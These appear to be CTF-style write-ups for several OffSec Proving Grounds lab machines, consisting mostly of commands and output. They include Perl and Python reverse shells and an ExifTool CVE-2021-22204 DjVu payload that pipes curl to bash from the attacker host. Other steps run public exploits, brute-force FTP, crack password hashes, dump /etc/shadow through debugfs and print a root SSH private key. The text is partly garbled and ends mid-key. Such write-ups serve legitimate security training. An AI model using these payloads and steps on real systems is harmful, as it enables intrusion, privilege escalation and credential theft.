msander@school:/home/emiller/development$ scp grade-app.apk kali@192.168.45.198:/home/kali/
```

```
└─(kali@kali)~[/pgplay/Mobile-Security-Framework-MobSF]
└─$ sudo docker pull opensecurity/mobile-security-framework-mobsf:latest
```

```
└─(kali@kali)~[/pgplay/Mobile-Security-Framework-MobSF]
└─$ sudo docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
``` upload apk e.miller's password
```

```
POSSIBLE HARDCODED SECRETS
Showing all 2 secrets
"temp_password" : "EzPwz2022_dev1$23!!"
"temp_user" : "e.miller"
``` `emiller`,root,`/root`get proof.txt
```

```
msander@school:/home$ su emiller
Password: EzPwz2022_dev1$23!!
```

```
emiller@school:/home$ sudo -l
[sudo] password for emiller: EzPwz2022_dev1$23!!
```

```
Matching Defaults entries for emiller on school:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

```
User emiller may run the following commands on school:
(ALL : ALL) ALL
```

```
emiller@school:/home$ sudo su
root@school:~# cat proof.txt
82f7a9b21e797ffdc9c8da9aae2a2978
```

tags: Offsec PG Practice Easy Linux # Exfiltrated

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.237.163 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.237.163:22
Open 192.168.237.163:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to http://exfiltrated.offsec/
|_ http-favicon: Unknown favicon MD5: 09BDDDB30D6AE11E854BFF82ED638542B
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_ /updates/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` First`/etc/hosts`
```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo nano /etc/hosts
```

192.168.237.163 exfiltrated.offsec  
`` edb-49876 (<https://www.exploit-db.com/exploits/49876>), use admin/admin can log in

```
(kali㉿kali)-[~/pgplay]
└─$ python3 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin

$ whoami
www-data
``` use perl[reverseshell] (https://www.revshells.com/) use
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
$ perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.45.209:9001");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>,'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
``` use linpeas.sh, findscript/opt/image-exif.sh
```

```
www-data@exfiltrated:/tmp$ wget 192.168.45.209/linpeas.sh
www-data@exfiltrated:/tmp$ chmod +x linpeas.sh
www-data@exfiltrated:/tmp$./linpeas.sh

...
Cron jobs
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root 1081 Aug 27 2021 /etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6 * * 7 root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6 1 * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
* * * * * root bash /opt/image-exif.sh
``` googleSearch[CVE-2021-22204] (https://vk9-sec.com/exiftool-12-23-arbitrary-code-execution-privilege-escalation-cve-2021-22204/) can
```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo apt-get install -y djvulibre-bin
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ cat exploit.sh
```

```
#!/bin/bash
```

```
python3 -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.209",9002));os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ cat payload
```

```
(metadata "lc${system ('curl http://192.168.45.209/exploit.sh | bash')}");
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ djpeg exploit.djvu INFO=0,0 BGjp=/dev/null ANTa=payload
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ mv exploit.djvu exploit.jpg
```

```
(kali㉿kali)-[~/pgplay]
```

```
$ rlwrap -cAr nc -nvlp9002
```

```
```,/var/www/html/subrion/uploads,download.jpg,cronRun
```

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ wget http://192.168.45.209/exploit.jpg
```` wait for reverse shell/rootdirectoryget proof.txt,`/home/coaran`get local.txt
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@exfiltrated:~# cat proof.txt
```

```
4a373d9e24d2bce4be3531c5d4e31faa
```

```
root@exfiltrated:/home/coaran# cat local.txt
```

```
f130c7eeb85096e5a0de2b32568f51ca
```

tags: Offsec PG Practice Easy Linux # Exghost

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.237.183 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.237.183:21
Open 192.168.237.183:80

PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp     syn-ack vsftpd 3.0.3
80/tcp    open  http    syn-ack Apache httpd 2.4.41
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: 403 Forbidden
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Unix
```usebuster`can`uploads`
```

```
(kali㉿kali)-[~/pgplay]
└─$ feroxbuster -u http://192.168.237.183 -q -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
```

http://192.168.237.183/uploads/

```
(kali㉿kali)-[~/pgplay]
└─$ hydra -C /home/kali/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://192.168.237.183
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-25 06:00:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.237.183:21/
[21][ftp] host: 192.168.237.183 login: user password: system
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-25 06:00:38
```useuser/systemlogin
```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.237.183
Name (192.168.237.183:kali): user
331 Please specify the password.
Password: system
ftp> passive
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxrwxrwx  1 0      0      126151 Jan 27  2022 backup
ftp> get backup
```canextract data
```

## exiftest.php

```
File uploaded successfully :<pre>ExifTool Version Number : 12.23
File Name : phpopnW14.jpg
Directory : /var/www/html/uploads
File Size : 14 KiB
File Modification Date/Time : 2022:01:27 14:47:37+02:00
File Access Date/Time : 2022:01:27 14:47:37+02:00
File Inode Change Date/Time : 2022:01:27 14:47:37+02:00
File Permissions : -rw-r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 120
Y Resolution : 120
```

```
Firstdownload,`image.jpg`,Open nc,then use `curl`
```

[illegible]

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@exghost:/home/hassan$ cat local.txt
d839a86eccb612b9be7a22dd80123ed7
``` use `linpeas.sh`
```

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>
Exposure: probable
Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro
Download URL: <https://codeload.github.com/berdavi/CVE-2021-4034/zip/main>
...

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

proof.txt snap

root@exghost:/root# cat proof.txt

7371f9f168502c85fc6b860e38ccd3a4

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.214.16 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.214.16:22
Open 192.168.214.16:80

PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` buster
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.214.16 -w /home/kali/SecLists/Discovery/Web-Content/common.txt

=====
/.hta (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/filemanager (Status: 301) [Size: 322] [--> http://192.168.214.16/filemanager/]
/index.php (Status: 302) [Size: 0] [--> http://192.168.214.16/wp-admin/setup-config.php]
/server-status (Status: 403) [Size: 279]
/wordpress (Status: 301) [Size: 320] [--> http://192.168.214.16/wordpress/]
/wp-content (Status: 301) [Size: 321] [--> http://192.168.214.16/wp-content/]
/wp-includes (Status: 301) [Size: 322] [--> http://192.168.214.16/wp-includes/]
/wp-admin (Status: 301) [Size: 319] [--> http://192.168.214.16/wp-admin/]
/xmlrpc.php (Status: 302) [Size: 0] [--> http://192.168.214.16/wp-admin/setup-config.php]
Progress: 4727 / 4727 (100.00%)
``` Check http://192.168.214.16/filemanager/ then use admin/adminlogin, upload shell.php Go to
192.168.214.16/shell.php shell
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dora:/$
``` `linpeas.sh`, Check `/var/www/html/filemanager/config/.htusers.php` dora's password
```

```
www-data@dora:/tmp$ wget 192.168.45.211:8000/linpeas.sh
www-data@dora:/tmp$ chmod +x linpeas.sh
www-data@dora:/tmp$./linpeas.sh
```

```
=====|| All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw----- 1 root root 0 Mar 8 2023 /snap/core20/1852/etc/.pwd.lock
-rw-r--r-- 1 root root 220 Feb 25 2020 /snap/core20/1852/etc/skel/.bash_logout
-rw----- 1 root root 0 Aug 5 2022 /snap/core20/1611/etc/.pwd.lock
-rw-r--r-- 1 root root 220 Feb 25 2020 /snap/core20/1611/etc/skel/.bash_logout
-rw-r--r-- 1 dora dora 220 Feb 25 2020 /home/dora/.bash_logout
-rw-r--r-- 1 root root 220 Feb 25 2020 /etc/skel/.bash_logout
-rw----- 1 root root 0 Aug 31 2022 /etc/.pwd.lock
-rw----- 1 root root 0 Mar 22 19:49 /run/snapd/lock/lock
-rw-r--r-- 1 root root 20 Mar 22 19:49 /run/cloud-init/.instance-id
-rw-r--r-- 1 root root 2 Apr 10 03:26 /run/cloud-init/.ds-identify.result
-rw-r--r-- 1 landscape landscape 0 Aug 31 2022 /var/lib/landscape/.cleanup.user
-rw-r--r-- 1 www-data www-data 89 Nov 12 2020 /var/www/html/wp-content/themes/twentytwentyone/.stylelintignore
-rw-r--r-- 1 www-data www-data 689 May 24 2021 /var/www/html/wp-content/themes/twentytwentyone/.stylelintintrc-css.json
-rw-r--r-- 1 www-data www-data 425 May 24 2021 /var/www/html/wp-content/themes/twentytwentyone/.stylelintintrc.json
-rw-r--r-- 1 www-data www-data 654 Jul 26 2022 /var/www/html/wp-content/plugins/akismet/.htaccess
-rw-r--r-- 1 www-data www-data 413 Apr 6 2023 /var/www/html/filemanager/config/.htusers.php
...
```

```
www-data@dora:/var/www/html/filemanager/config$ cat .htusers.php
<?php
// ensure this file is being included by a parent file
```

```

if(!defined('_JEXEC') && !defined('_VALID_MOS')) die('Restricted access');
$GLOBALS["users"]=array(
array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localhost','1','','0',1),
);
``` get dora's password doraemon,dora

```

```

└─(kali㉿kali)-[~/pgplay]
└─$ john dora --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
doraemon          (?)

?>www-data@dora:/var/www/html/filemanager/config$ su dora
Password: doraemon

$ whoami
dora
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
dora@dora:/var/www/html/filemanager/config$
``` linpeasdora`disk`

```

```

=====|| All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
``` Search Disk group privilege escalation \(https://vk9-sec.com/disk-group-privilege-escalation/\),/root/.sshid_rsa,shadow

```



```
dora@dora:/$ df -h
df -h
Filesystem                                Size  Used Avail Use% Mounted on
/dev/mapper/ubuntu--vg-ubuntu--lv        9.8G  5.1G  4.3G  55% /
udev                                      947M    0  947M   0% /dev
tmpfs                                      992M    0  992M   0% /dev/shm
tmpfs                                      199M  1.2M  198M   1% /run
tmpfs                                      5.0M    0   5.0M   0% /run/lock
tmpfs                                      992M    0  992M   0% /sys/fs/cgroup
/dev/loop1                                92M   92M    0 100% /snap/lxd/24061
/dev/sda2                                1.7G  209M  1.4G  13% /boot
/dev/loop0                                62M   62M    0 100% /snap/core20/1611
/dev/loop2                                50M   50M    0 100% /snap/snapd/18596
/dev/loop3                                64M   64M    0 100% /snap/core20/1852
/dev/loop4                                68M   68M    0 100% /snap/lxd/22753
tmpfs                                      199M    0  199M   0% /run/user/1000

dora@dora:/$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.45.5 (07-Jan-2020)
debugfs: cd /etc
debugfs: cat shadow
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dyggqDiv2Yw.XcU.Q8n1Y005.a/4.D/x4ojQAKPnv/v7Qrw7Ici7.hs0
sZiC.:19453:0:99999:7:::
daemon*:19235:0:99999:7:::
bin*:19235:0:99999:7:::
sys*:19235:0:99999:7:::
sync*:19235:0:99999:7:::
games*:19235:0:99999:7:::
man*:19235:0:99999:7:::
lp*:19235:0:99999:7:::
mail*:19235:0:99999:7:::
news*:19235:0:99999:7:::
uucp*:19235:0:99999:7:::
proxy*:19235:0:99999:7:::
www-data*:19235:0:99999:7:::
backup*:19235:0:99999:7:::
list*:19235:0:99999:7:::
irc*:19235:0:99999:7:::
gnats*:19235:0:99999:7:::
nobody*:19235:0:99999:7:::
systemd-network*:19235:0:99999:7:::
systemd-resolve*:19235:0:99999:7:::
systemd-timesync*:19235:0:99999:7:::
messagebus*:19235:0:99999:7:::
syslog*:19235:0:99999:7:::
_apt*:19235:0:99999:7:::
tss*:19235:0:99999:7:::
uidd*:19235:0:99999:7:::
tcpdump*:19235:0:99999:7:::
landscape*:19235:0:99999:7:::
pollinate*:19235:0:99999:7:::
usbmux*:19381:0:99999:7:::
sshd*:19381:0:99999:7:::
systemd-coredump:!:19381:!:!:!:
lxd:!:19381:!:!:!:
fwupd-refresh*:19381:0:99999:7:::
dora:$6$PkzB/mtNayFM5eVp$b6LU19HBQaOqbTehc6/LEk8DC2NegpqftuDDAvOk20c6yf3dFo0esC0vOoNWHqvzF0aEb3jxk39sQ/S4v
GoGm/:19453:0:99999:7:::
``` canroot's password,root,get proof.txt in /root,`/home/dora`local.txt

```

```
└─(kali㉿kali)-[~/pgplay]
```

```
└─$ john root --wordlist=/home/kali/rockyou.txt
```

Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"

Use the "--format=HMAC-SHA256" option to force loading these as that type instead

Using default input encoding: UTF-8

Loaded 1 password hash (sha512crypt, crypt(3) \$6\$ [SHA512 128/128 AVX 2x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
explorer (?)

dora@dora:/\$ su root  
Password: explorer

root@dora:~# cat proof.txt  
cat proof.txt  
c30caf8ae1254d43a3d2e036daece7a3

root@dora:/home/dora# cat local.txt  
85741fbbab2734481dfccd8089158dd0

---

tags: Offsec PG Practice Intermediate Linux # Fail

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.214.126 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.214.126:22
Open 192.168.214.126:873

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
873/tcp open rsync syn-ack (protocol version 31)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Search873port exploitcan[873 - Pentesting Rsync] (https://book.hacktricks.xyz/network-services-pentesting/873-pentesting-rsync#manual-rsync-usage)
useFirst`Enumerating Shared Folders`,get fox,kali`public(authorized_keys)`
```

```
(kali㉿kali)-[~/pgplay]
└─$ nmap -sV --script "rsync-list-modules" -p 873 192.168.214.126
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 21:42 EDT
Nmap scan report for 192.168.214.126
Host is up (0.075s latency).
```

```
PORT STATE SERVICE VERSION
873/tcp open rsync (protocol version 31)
| rsync-list-modules:
|_ fox fox home
```

```
(kali㉿kali)-[~/pgplay]
└─$ rsync -av /home/kali/.ssh/ rsync://fox@192.168.214.126/fox/.ssh/
sending incremental file list
created directory /.ssh
./
authorized_keys
id_rsa
id_rsa.pub
known_hosts
known_hosts.old
``` ssh,/homedirectoryget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh fox@192.168.214.126

$ python3 -c 'import pty; pty.spawn("/bin/bash") '
fox@fail:/home$ cat local.txt
842ed935009efc6b8f654b4371ef263f
``` use`linpeas.sh`
```

```
fox@fail:/tmp$ wget 192.168.45.211/linpeas.sh
fox@fail:/tmp$ chmod +x linpeas.sh
fox@fail:/tmp$ ./linpeas.sh
```

```
...
[+] [CVE-2021-3156] sudo Baron Samedit
```

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

```
[+] [CVE-2021-3156] sudo Baron Samedit 2
```

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>
...

```
fox@fail:/tmp$ wget 192.168.45.211/exploit_nss.py
fox@fail:/tmp$ python3 exploit_nss.py
```

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

root@fail:/root# cat proof.txt

4ec72d37fba8632f5323def55814ad7b

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.166.181 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.166.181:22
Open 192.168.166.181:3000

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  ppp?     syn-ack

| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2Ftri%256Eity.txt%252Ebak; Path=/; HttpOnly;
SameSite=Lax
```

```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 50581.py -H http://192.168.166.181:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkx:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
grafana:x:113:117:/:usr/share/grafana:/bin/false
prometheus:x:1000:1000:/:home/prometheus:/bin/false
sysadmin:x:1001:1001:/:home/sysadmin:/bin/sh

```

```
`/var/lib/grafana/grafana.db`
`/etc/grafana/grafana.ini`
```

**/var/lib/grafana/grafana.db**

```
{"basicAuthPassword":"anBneWFNQ2z+IDGhz3a7wxaqjimugISXTeMvhbvsveZwVzreNJSw+hsV4w=="})HkdQ8Ganz
```

## /etc/grafana/grafana.ini

```
...
Security
[security]
```

## disable creation of admin user on first start of grafana

```
;disable_initial_admin_creation = false
```

## default admin user, created on startup

```
;admin_user = admin
```

## default admin password, can be changed before first start of grafana, or in profile settings

```
;admin_password = admin
```

## used for signing

```
;secret_key = SW2YcwTlb9zpOOhoPsMm
```

```
...
```

---

```
grafanaIni_secretKey= SW2YcwTlb9zpOOhoPsMm
DataSourcePassword= anBneWFNQ2z+IDGhz3a7wxaqjimugISXTeMvhbvsveZwVzreNJSw+hsV4w==
download[AESDecrypt.go] (https://github.com/jas502n/Grafana-CVE-2021-43798/blob/main/AESDecrypt.go),First[]
(https://a11z4deh.medium.com/proving-grounds-fanatastic-b14a6e535e1f)
└─(root@kali)-[/home/kali/pgplay]
└─# go run AESDecrypt.go
AESDecrypt.go:12:2: no required module provides package golang.org/x/crypto/pbkdf2: go.mod file not found in current directory or any
parent directory; see 'go help modules'

└─(root@kali)-[/home/kali/pgplay]
└─# go env -w GO111MODULE=off

└─(root@kali)-[/home/kali/pgplay]
└─# go get golang.org/x/crypto/pbkdf2

└─(root@kali)-[/home/kali/pgplay]
└─# go run AESDecrypt.go
[] grafanaIni_secretKey= SW2YcwTlb9zpOOhoPsMm
[] DataSourcePassword= anBneWFNQ2z+IDGhz3a7wxaqjimugISXTeMvhbvsveZwVzreNJSw+hsV4w==
[*] plainText= SuperSecureP@ssw0rd
``` get SuperSecureP@ssw0rd,sshlogin,/home/sysadminobtainlocal.txt
```

```
└─(kali@kali)-[~/pgplay]
└─$ ssh sysadmin@192.168.166.181
sysadmin@192.168.166.181's password: SuperSecureP@ssw0rd

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
sysadmin@fanatastic:~$ cat local.txt
70eeea244125ba743ce2418a9aa8b27e
``` use`linpeas.sh`
```

```
sysadmin@fanatastic:~$ wget 192.168.45.244/linpeas.sh
sysadmin@fanatastic:~$ chmod +x linpeas.sh
sysadmin@fanatastic:~$./linpeas.sh
```



---

---

### Basic information

---

---

OS: Linux version 5.4.0-97-generic (buildd@lcy02-amd64-032) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #110-Ubuntu SMP  
Thu Jan 13 18:22:13 UTC 2022  
User & Groups: uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin),6(disk)

---

```
sysadmin@fanatastic:~$ debugfs /dev/sda2
debugfs 1.45.5 (07-Jan-2020)
debugfs: cd /root
debugfs: ls
debugfs: mkdir test
mkdir: Filesystem opened read-only
debugfs: cd /root/.ssh
debugfs: ls
debugfs: cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BIbnNzaC1rZXktZjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAz1L/rbeJcJoc5T4Lppdp0oVnX0MgpfabJW25My3ffAeJTeJwM1/R
YGtnByjnBAisdAsqctvGjZL6TewN4QNM0ew5qD2BQUU38bvq1IRdvbaD1m+WZkhp6DJrbi
42MKCUeTMY5AEPBPe4kHBN294BiUycmtLzQz5gJ99AUSQa59m6QJso4YIC7OCs7xkDAxSJ
pE56z1yaiY+y4l2akxbAz7TVmJgRnhjJ4ZRuV2TYuSolJiSNeUyIUTozfRKI56Zs8f/QA
4Pd9AvSLZPN+s/INAULdxzgV3X9xHYh2NfRe8hw1Ju9OeJZ9lqQNBtFrit0ekpk75CJ2Z6
AMDV5tNIecixwf/nMhjQb7Q/Oh4p7ievBk47f5t2dKITsWw4iq1AX3FVA65n2TfD6cNISj
mxfQvXzMTPrs8K07pHzMVQZZukOlwOEKwuZfNxlG4riGQvy4Cs+3c4w022UJ8oH36itgjr
pa4Ce+uRomYgRthDLaTNmk52TbZI0pg8AdDXB0SbAAAFgCd1RWkndUVpAAAAB3NzaC1yc2
EAAAGBAM9S/623iXCTnOU+C6aXadKFZ19DIKX2gY1tuTMt33wHiU3icDNf0WBrZwco5wQI
rHQLKnLbxo2S+k3sDeEDTNHsOag9gUFFN/G76tZUXb22g9ZvImZlaegya24uNjCglHkzGO
QBDwT3uJBwTdveAYIMnJrS80M+YcFQFEKufZukCbKOGJQuzgrO8ZAwMUiaROes9cmomP
suJdmpCMWwM+01ZIYEZ4YyeGUBldk2LkqJSYkXIMI6M30SpeembPH/0AOD3fQL0i2Tz
frPyDQFC3cc4Fd1/cR2ldjX0XvlcNSbvTniWfZakDQbRa4rdHpKZO+QidmegDA1ebTZRHl
sch/5zIYOG+0PzoeKe4nrwZOO3+bdnSpU7FsOlqtQF9xVQOuZ9k3w+nDSEo5sX0L18zEz6
7PCju6R8zFUGWbpDiMDhCsLmXzcSiOK4hK8uArPt3OMNntiCfKB9+orYI66WuAnvrkaJm
IEbYQy2kZpOdK22ZdKYPAHQ1wdEmwAAAAMBAAEAAAGAdNLfEcNHJf3ylFQ/VI6ns7fNf
W8cuhZjhKs77zcnqYcf4+mC7zlXYCHuKgarNI6YtVb4QbodiQo+TmXhIB4jB2hS6UErYPU
h1mNdaJqhBIRZsbQJ+iMDPRERvyxOmtx3m2li+zwyqrQDEvMA6Wwle5enHtb6js+sZkCQ/
alVpoAcqE7wwK2fIYJzF6zoSnHre+ShRzXCpl8VovW15LdqOzMI0UIQEHVmFAscQB5grU
1461bLsuqUKMMGmEkrUiAAQ3UujH2bovUZI02kOyoyijozwZXdQz1nM+LltrgFR1diOmdu
fYr23bjGRTi65Dx4Lw2a/KMiXeYvWb0u7k2rfEs01Vbvd2egx/TtZtqkEKWOHahO6oiAl
iwSc3734fdj6N7hcnldj0KLqJoAdJfDtTwdR2j8SbmtslztVEBTOU96KKUUYT+XPbzaJjX
zzzA0m5TSq3mOvkm7zC6jNCnGQ2CznJTEp2MIhAjlhGVbFT5Qh9pv4nr45xphqabbZAAAA
wFQqJZbLtbUxH4IuleMqyWombRVoU9YC5NdWGF8ep2Ma4BEB7bBJw+g9Sst3z/rumzQeo3
2Eigs3NRsqULsQqrTs80AzjPuG11WU4p/5D+8dQhTyoseMPeg9JwveiZLZRJnIER3Bi2M
zv9mVw8ByNcWY0tyNTRqj5pUTLhhukMqRonMYV/qsAZVZs8VGvWT90NEVs9VL5bP22QDGO
